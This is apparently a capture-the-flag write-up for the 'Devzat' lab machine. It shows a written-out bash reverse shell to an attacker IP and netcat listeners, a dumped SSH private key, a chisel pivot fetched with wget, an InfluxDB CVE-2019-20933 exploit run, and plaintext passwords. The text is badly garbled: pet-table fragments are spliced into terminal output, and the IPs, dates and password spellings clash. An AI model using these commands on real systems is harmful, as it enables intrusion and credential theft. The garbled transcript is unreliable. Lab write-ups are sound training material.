The main content area displays a table titled 'My Pets' with columns 'Name', 'Species', and 'Characteristics'. The table lists several entries:

Name	Species	Characteristics
Cookie	Cat	Having a cat is like living in a shared apartment. Most of the time you mind your own business. From time to time you hang out together watching TV. And sometimes you find puke somewhere...
Mia	Cat	Having a cat is like living in a shared apartment. Most of the time you mind your own business. From time to time you hang out together watching TV. And sometimes you find puke somewhere...
Chuck	Dog	A dog will teach you unconditional love. If you can have that in your life, things won't be too bad.
Balu	Dog	A dog will teach you unconditional love. If you can have that in your life, things won't be too bad.
Georg	Gopher	Gophers use their long teeth to help build tunnels – to cut mouts, loosen rocks and push soil away. Gophers have pouches in their cheeks that they use to carry food, hence the term "pocket" gopher. Gophers are generally solitary creatures that prefer to live alone except for brief mating periods.
Gustav	Giraffe	With those extra long legs it is not surprising that a giraffe's neck is too short to reach the ground! Giraffes have a dark bluish tongue that is very long – approximately 50 centimeters (20 inches). Male giraffes fight with their necks.
Rudi	Redkite	The wingspan of Red Kites can reach up to 170 cm (67 inch). Considering this large wingspan, the kites are very light birds, weighing no more than 0.9-1.3 kg (2.0-2.9 Pounds)! The lifespan of Red Kites is usually around 4-5 years, but they can grow as old as 26 years of age! Red Kites have bright yellow legs and a yellow bill with a brown tip.
Bruno	Bluewhale	The mouth of the blue whale contains a row of plates that are fringed with 'baleen', which are similar to bristles. Also the tongue of the blue whale is as big as an elephant.

Below the table, there is a section titled 'Add a Pet' with fields for 'Name the pet' (containing 'catwhoami') and 'Which species is it?' (containing 'Gopher'). A 'Add Pet' button is present.

*Intercept this web request using burp and place the payloads*



*Startup a listner and listen to the corresponding port.*

```
(root㉿kali)-[~/home/kali] ring out together watching TV. And
# nc -lnpv 8021
listening on [any] 8021 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.11.18] 46598
bash: cannot set terminal process group (874): Inappropriate ioctl for device
bash: no job control in this shell
patrick@devzat:~/pets$
```

comes and goes so many. Gophers have pouches in their cheeks that they use to carry creatures that prefer to live alone except for brief mating periods.

about to reach the ground! Giraffes have a dark bluish tongue that is very long – necks.

ing this large wingspan, the kites are very light birds, weighing no more than 4-5 years, but they can grow as old as 20 years of age! Red Kites have bright

ith 'baleen', which are similar to bristles. Also the tongue of the blue whale is as big

1 Pet

*Hence we got a reverse shell.*

## 8)Patrick enumeration

*I check the system id and run on user patrick*

*And check for the process running in the system and network connection.*

```
$ sudo su
[sudo] password for kali:
[root@kali]# echo -n 'bash -i >& /dev/tcp/10.10.14.23/8021 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3Rjcc8xMC4xMC4xNC4yMy84MDIxIDA+JjE=
[root@kali]# nc -lvp 8022
listening on [any] 8022 ...
^Z our own business. From time to time you hang out together watching TV. And
zsh: suspended nc -lvp 8022
[root@kali]# nc -lvp 8021
listening on [any] 8021 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.11.18] 46598
bash: cannot set terminal process group (874): Inappropriate ioctl for device
bash: no job control in this shell
patrick@devzat:~/pets$ id
id
uid=1000(patrick) gid=1000(patrick) groups=1000(patrick)
patrick@devzat:~/pets$
```


Pet

*Now try to read the user ,Unfourtunately we don't have read permission.*

```
> find / -type f -name "user.txt" -ls 2>/dev/null
```

```
patrick@devzat:~/pets$ find / -type f -name "user.txt" -ls 2>/dev/null
find / -type f -name "user.txt" -ls 2>/dev/null
    152567      4 -r-----  1 catherine catherine          33 Feb 19 16:04 /home/catherine/user.txt
patrick@devzat:~/pets$ cat /home/catherine/user.txt
cat /home/catherine/user.txt
cat: /home/catherine/user.txt: Permission denied
patrick@devzat:~/pets$
```

*After that I checked for the ssh key and found the key of patrick and it is save to my machine.*



```
File Actions Edit View Help Pet Inventory — Mozilla Firefox
cd .ssh
patrick@devzat:~/./ssh$ ls
ls
authorized_keys
id_rsa
patrick@devzat:~/./ssh$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlnZaC1rZXktdjEAAAABG5vbmUAAAAEb9uZQAAAAAAABAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA0z5vGXu4rlJWm2ffbekliu8N7KSuRj9tahP3+xTk/z/nKzb2UCi7
kh7oISlogR+05LuzZrv1sYWcFVBQ6ZIgxtZkj3iurshqbk5p3AqJhbw9wmpXRa2QjcW0Pw
W1nsjVaRfbM3lU8H3Y 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
-----END OPENSSH PRIVATE KEY-----
patrick@devzat:~/./ssh$
```

*Now I use netstat for checking the connection.*

*>netstat -ano*

```

File Actions Edit View Help
connect to [10.10.14.23] from (UNKNOWN) [10.10.11.118] 38092
bash: cannot set terminal process group (874): Inappropriate ioctl for device
bash: no job control in this shell
patrick@devzat:~/pets$ netstat -ano
netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State      Timer
tcp     0      0 127.0.0.53:53             0.0.0.0:*               LISTEN    off (0.00/0/0)
tcp     0      0 127.0.0.1:8086            0.0.0.0:*               LISTEN    off (0.00/0/0)
tcp     0      0 0.0.0.0:22              0.0.0.0:*               LISTEN    off (0.00/0/0)
tcp     0      0 127.0.0.1:8443            0.0.0.0:*               LISTEN    off (0.00/0/0)
tcp     0      0 127.0.0.1:5000            0.0.0.0:*               LISTEN    off (0.00/0/0)
tcp     0      0 10.10.11.18:54088        10.10.14.23:8022       ESTABLISHED off (0.00/0/0)
tcp     0      0 127.0.0.1:53100           127.0.0.1:5000          ESTABLISHED off (0.00/0/0)
tcp     0      0 10.10.11.18:54070        10.10.14.23:8022       ESTABLISHED off (0.00/0/0)
tcp     0      13   10.10.11.18:38092        10.10.14.23:8023       ESTABLISHED on (0.52/0/0)
tcp     0      0 127.0.0.1:5000            127.0.0.1:53082        ESTABLISHED keepalive (13.77/0/0)
tcp     0      0 127.0.0.1:5000            127.0.0.1:53100        ESTABLISHED keepalive (13.77/0/0)
tcp     0      0 127.0.0.1:53082           127.0.0.1:5000          ESTABLISHED off (0.00/0/0)
tcp     0      0 127.0.0.1:53118           127.0.0.1:5000          ESTABLISHED off (0.00/0/0)
tcp     0      0 127.0.0.1:53124           127.0.0.1:5000          TIME_WAIT  timewait (28.62/0/0)
tcp     0      0 127.0.0.1:5000            127.0.0.1:53118        ESTABLISHED keepalive (8.65/0/0)
tcp     0      1 10.10.11.18:39404         1.1.1.1:53             SYN_SENT  on (1.48/1/0)
tcp6    0      0 ::80                  ::*                   LISTEN    off (0.00/0/0)
tcp6    0      0 ::22                  ::*                   LISTEN    off (0.00/0/0)
tcp6    0      0 ::8000                ::*                   LISTEN    off (0.00/0/0)
tcp6    0      0 10.10.11.118:80          10.10.14.23:46462      TIME_WAIT  timewait (28.62/0/0)
tcp6    1      0 10.10.11.118:80          10.10.14.23:46452      CLOSE_WAIT keepalive (7032.56/0/0)
tcp6    1      0 10.10.11.118:80          10.10.14.23:46460      CLOSE_WAIT keepalive (7163.54/0/0)
tcp6    1      0 10.10.11.118:80          10.10.14.23:46458      CLOSE_WAIT keepalive (7092.91/0/0)
udp     0      0 127.0.0.1:34377          127.0.0.53:53           ESTABLISHED off (0.00/0/0)
udp     0      0 127.0.0.53:53            0.0.0.0:*               off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State       I-Node Path
unix  2      [ ACC ]     SEQPACKET  LISTENING  26283  /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING  26267  @/org/kernel/linux/storage/multipathd
unix  3      [ ]          DGRAM      LISTENING  26251  /run/systemd/notify
unix  2      [ ACC ]     STREAM     LISTENING  26254  /run/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING  26256  /run/systemd/userdb/io.systemd.DynamicUser
unix  2      [ ACC ]     STREAM     LISTENING  26265  /run/lvm/lvmpoidl.socket
unix  2      [ ]          DGRAM      LISTENING  26268  /run/systemd/journal/syslog
unix  6      [ ]          DGRAM      LISTENING  26276  /run/systemd/journal/dev-log
unix  2      [ ACC ]     STREAM     LISTENING  26278  /run/systemd/journal/stdout
unix  9      [ ]          DGRAM      LISTENING  26280  /run/systemd/journal/socket
unix  2      [ ACC ]     STREAM     LISTENING  26565  /run/systemd/journal/io.systemd.journal
unix  2      [ ACC ]     STREAM     LISTENING  29230  /run/dbus/system_bus_socket

```

*The Result Show There Is a Strange Port Binding on port8086 and port 8443.*

*I Checked for Process Running in it.*

*>ps -ax | grep 8086*

```

patrick@devzat:~/pets$ find / -type f -name "user.txt" -ls 2>/dev/null
find / -type f -name "user.txt" -ls 2>/dev/null
152567  4 -r----- 1 catherine catherine 33 Feb 19 16:04 /home/catherine/user.txt
patrick@devzat:~/pets$ cat /home/catherine/user.txt
cat: /home/catherine/user.txt: Permission denied
patrick@devzat:~/pets$ ps -ax | grep 8086
1250 ? Sl 0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8086 -container-ip 172.17.0.2 -container-port 8086
196114 ? S 0:00 grep --color=auto 8086
patrick@devzat:~/pets$ 

```


*I am able to get the process that use 8086; probably i do not have permission to check the other one.*

*i notice that the port 8086 is running on localhost which I have no access from our attacker machine.I try to port forward from there*

## 9)Pivoting

We can use tools like chisel to port forward back to our attacker machine, this technique is called - network pivoting.

Chisel is downloaded from github and configured in my machine , it is send to devtaz by python server transfer and configured it on devtaz.



```
cd
patrick@devtaz:~$ wget http://10.10.14.23:8012/chisel_1.7.3_linux_amd64
--2022-02-19 16:30:31--  http://10.10.14.23:8012/chisel_1.7.3_linux_amd64
Connecting to 10.10.14.23:8012... connected.
HTTP request sent, awaiting response ... 200 OK   white_rabbit_1.jpg.out
Length: 8699904 (8.3M) [application/octet-stream]
Saving to: 'chisel_1.7.3_linux_amd64'

OK ..... 0% 75.9K 1m51s
50K ..... 1% 153K 83s
100K ..... 1% 3.99M 56s
150K ..... 2% 161K 54s
200K ..... 2% 2.96M 44s
250K ..... 3% 6.22M 36s
300K ..... 4% 10.4M 31s
350K ..... 4% 169K 33s
400K ..... 5% 7.65M 29s
450K ..... 5% 6.93M 26s
500K ..... 6% 5.44M 24s
550K ..... 7% 4.37M 22s
600K ..... 7% 24.8M 20s
650K ..... 8% 5.15M 19s
700K ..... 8% 31.6M 17s
750K ..... 9% 180K 19s
800K ..... 10% 6.08M 18s
850K ..... 10% 2.56M 17s
900K ..... 11% 10.2M 16s
950K ..... 11% 5.11M 15s
1000K ..... 12% 8.97M 14s
1050K ..... 12% 13.8M 14s
1100K ..... 13% 10.9M 13s
1150K ..... 14% 10.5M 12s
1200K ..... 14% 10.5M 12s
1250K ..... 15% 10.9M 11s
1300K ..... 15% 10.3M 11s
1350K ..... 16% 9.43M 10s
1400K ..... 17% 200K 11s
1450K ..... 17% 7.16M 11s
1500K ..... 18% 2.42M 10s
1550K ..... 18% 6.50M 10s
1600K ..... 19% 8.49M 10s
1650K ..... 20% 5.43M 9s
1700K ..... 20% 7.55M 9s
1750K ..... 21% 13.6M 9s
1800K ..... 21% 10.7M 8s
```

Chisel in my machine

```
>./chisel_1.7.3_linux_amd64 server -p 8000 --reverse
```

## Chisel in devtaz

```
> ./chisel_1.7.3_linux_amd64 client 10.10.10.83:8000 R:8086:127.0.0.:8086
```

*After Port Forwarding , I can ran a nmap scan .*

## **10) InfluxDB Exploitation**

```
> nmap -p 8086 -sV 127.0.0.1
```

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal prompt is `(root㉿kali)-[~]`. The user has run the command `sudo su` to become root. The next command is `nmap -p 8086 -sV 127.0.0.1`, which performs a port scan on the localhost (127.0.0.1) for port 8086. The output shows that port 8086 is open and running an InfluxDB service version 1.7.5. The user then runs another `nmap` command to scan the entire range from 1 to 1000 ports, resulting in a report for localhost.

```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
zsh: corrupt history file /root/.zsh_history
(root㉿kali)-[~/home/kali]
# nmap -p 8086 -sV 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-17 23:18 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000085s latency).

PORT      STATE SERVICE VERSION
8086/tcp  open  http    InfluxDB http admin 1.7.5

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 11:15 UTC
Nmap scan report for localhost (127.0.0.1)

Host is up (0.00012s latency).

PORT STATE SERVICE VERSION
8086/tcp open  http  InfluxDB http admin 1.7.5

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 8.06 seconds

InfluxDB 1.7.5 is running on docker, let's look for any vulnerability.

https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933
```

*Nmap scan shows influxDb service running on port 8086, then I searched for its exploits.*

*Github had exploit for that the url:*

<https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933>

*Download it give permission and run the exploit*

```

Service detection performed. Please report any incorrect results at https://
Map done: 1 IP address (1 host up) scanned in 9.25 seconds
[{"host": "10.10.14.23", "port": 8086, "version": "InfluxDB 1.7.5", "status": "Up"}, {"host": "10.10.14.23", "port": 8086, "version": "InfluxDB 1.7.5", "status": "Up"}]
- using CVE-2019-20933

Host (default: localhost): 10.10.14.23
Port (default: 8086): 8086
Username <OR> path to username file (default: users.txt): users.txt

Bruteforcing usernames ...
[v] admin

Host vulnerable !!

Databases:

1) devzat
2) _internal

.quit to exit
[admin@10.10.14.23] Database: 

```

```

root@kali: /home/kali/influxDB-Exploit-CVE-2019-20933
2021-10-17 08:09:09 client Connected (latency: 15ms)977.98ms)
- using CVE-2019-20933 port.

Host (default: localhost):
Port (default: 8086):
Username <OR> path to username file (default: users.txt): users.txt

Bruteforcing usernames ...
[v] admin

Host vulnerable !!

Databases: (service detection performed. please report any incorrect results at https://influxdb.org/docs/influxdb/v1.7/)

1) devzat (IP address 1 IP address (1 host up) scanned in 6.00 seconds)
2) _internal

InfluxDB 1.7.5 is running on docker, let's look for any vulnerability.

.quit to exit [admin@127.0.0.1] Database: devzat

Starting InfluxDB shell - .back to go back
[admin@127.0.0.1/devzat] $ 

```

*I list the table using command:SHOW MEASUREMENTS*

*After that I dump user*

```
File Actions Edit View Help
root@kali:~/Desktop/InfluxDB-Exploit-CVE-2019-20933
Starting InfluxDB shell - .back to go back
[admin@127.0.0.1/devzat] $ SHOW MEASUREMENTS
{
  "error": "error parsing query: found MEASUREMENTS, expected CONTINUOUS, DATABASES, DIAGNOSTICS, FIELD, GRANTS, MEASUREMENT, MEASUREMENTS, QUERIES, RETENTION, SERIES, SHARD, SHARDS, STATS, SUBSCRIPTIONS, TAG, USERS at line 1, char 6"
}
[admin@127.0.0.1/devzat] $ SHOW MEASUREMENTS
{
  "results": [
    {
      "series": [
        {
          "columns": [
            "name"
          ],
          "name": "measurements",
          "values": [
            [
              {
                "user"
              }
            ]
          ]
        },
        "statement_id": 0
      ]
    }
  ]
}
[admin@127.0.0.1/devzat] $
```

>select \* from "user"

```
File Actions Edit View Help
root@kali:~/Desktop/InfluxDB-Exploit-CVE-2019-20933
{
  "name": "user",
  "values": [
    [
      "2021-06-22T20:04:16.313965493Z",
      false,
      "WillyWonka2021",
      "wilhelm"
    ],
    [
      "2021-06-22T20:04:16.320782034Z",
      true,
      "woBeeYareedahc7Oogeephies7Aiseci",
      "catherine"
    ],
    [
      "2021-06-22T20:04:16.996682002Z",
      true,
      "RoyalQueenBee$",
      "charles"
    ]
  ],
  "statement_id": 0
}
```

*Thereby we obtain the password of catherine, now we can login as catherine.*

*Password: woBeeYareedahc7Oogeephies7Aiseci*

## **11) Switch to Catherine**

```
listening on [any] 8022 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.11.118] 44260
bash: cannot set terminal process group (874): Inappropriate ioctl for device
bash: no job control in this shell
patrick@devzat:~/pets$ su catherine
su catherine
Password: woBeeYareedahc70ogeephies7Aiseci
id
uid=1001(catherine) gid=1001(catherine) groups=1001(catherine)
cd /var/backups
ls
apt.extended_states.0
apt.extended_states.1.gz
apt.extended_states.2.gz
devzat-dev.zip
devzat-main.zip
```

*The User Flag is:*

```
vmware-180t_714-2985582011
cd
ls
user.txt
cat user.txt
32885beed2c66320ab1280e464795b7e
```

*After some enumeration I came across zip file and copy it /tmp directory and unzip from there.*

```
IPVUHi
systemd-private-9bf22d37bad34f7c8ae843cf11590d28-systemd-logind.s
ervice-isSUWf
systemd-private-9bf22d37bad34f7c8ae843cf11590d28-systemd-resolved
.service-t5Itrg
systemd-private-9bf22d37bad34f7c8ae843cf11590d28-systemd-timesync
d.service-Uta9oi
vmware-root_714-2965382611
unzip devzat-main.zip
Archive: devzat-main.zip
  creating: main/
  inflating: main/go.mod
  extracting: main/.gitignore
  inflating: main/util.go
  inflating: main/eastereggs.go
  inflating: main/README.md
  inflating: main/games.go
  inflating: main/colors.go
  extracting: main/log.txt
  inflating: main/commands.go
  inflating: main/start.sh
  inflating: main/devchat.go
  inflating: main/LICENSE
  inflating: main/commandhandler.go
  inflating: main/art.txt
  inflating: main/go.sum
  inflating: main/allusers.json
```

*From the diff command, the "dev" environment implement file reading function using file command with password protection.*

*The "dev" environment is running on localhost port 8443, hence from the initial enumeration using patrick account unable to check the process running 8443.*

>diff dev/commands.go main/commands.go

```
vmware-root_714-2965382611
diff dev/commands.go main/commands.go
4d3
<         "bufio"
6,7d4
<         "os"
<         "path/filepath"
40d36
<             file      = commandInfo{"file", "Paste a files
content directly to chat [alpha]", fileCommand, 1, false, nil}
42,101c38
<     commands = []commandInfo{clear, message, users, all, exit
, bell, room, kick, id, _commands, nick, color, timezone, emojis,
help, tictactoe, hangman, shrug, asciiArt, exampleCode, file}
< }
<
< func fileCommand(u *user, args []string) {
<     if len(args) < 1 {
<         u.system("Please provide file to print and the pa
ssword")
<         return
<     }
<
<     if len(args) < 2 {
<         u.system("You need to provide the correct passwor
d to use this function")
<         return
<     }
}

}
path := args[0]
pass := args[1]

// Check my secure password
if pass != "CeilingCatStillAThingIn2021?" {
    u.system("You did provide the wrong password")
}

// Get CWD
cwd, err := os.Getwd()
if err != nil {
    u.system(err.Error())
}

// Construct path to print
printPath := filepath.Join(cwd, path)

// Check if file exists
if _, err := os.Stat(printPath); err == nil {
    // exists, print
    file, err := os.Open(printPath)
    if err != nil {
        u.system(fmt.Sprintf("Something went wron
g opening the file: %+v", err.Error()))
    }
}
```

*Now we have to port forward from here to my machine by using chisel and ssh to port 8443.*

```
> ssh -l test 127.0.0.1 -p 8443
```

## 12) Root flag

>/file

> /file ..//root.txt CeilingCatStillAThingIn2021?

The screenshot shows a Kali Linux desktop environment. In the top bar, there are icons for a terminal, file manager, and browser. The terminal window is titled "Terminal Emulator" and says "Use the command line". The terminal content is as follows:

```
(kali㉿kali) [~]
$ sudo su
[sudo] password for kali:
zsh: corrupt history file /root/.zsh_history
( root💀 kali )-[ /home/kali ]
# ssh -l test 127.0.0.1 -p 8443

devbot: test has joined the chat
devbot: test has left the chat
devbot: test stayed on for 4 minutes
Welcome to the chat! There are no more users
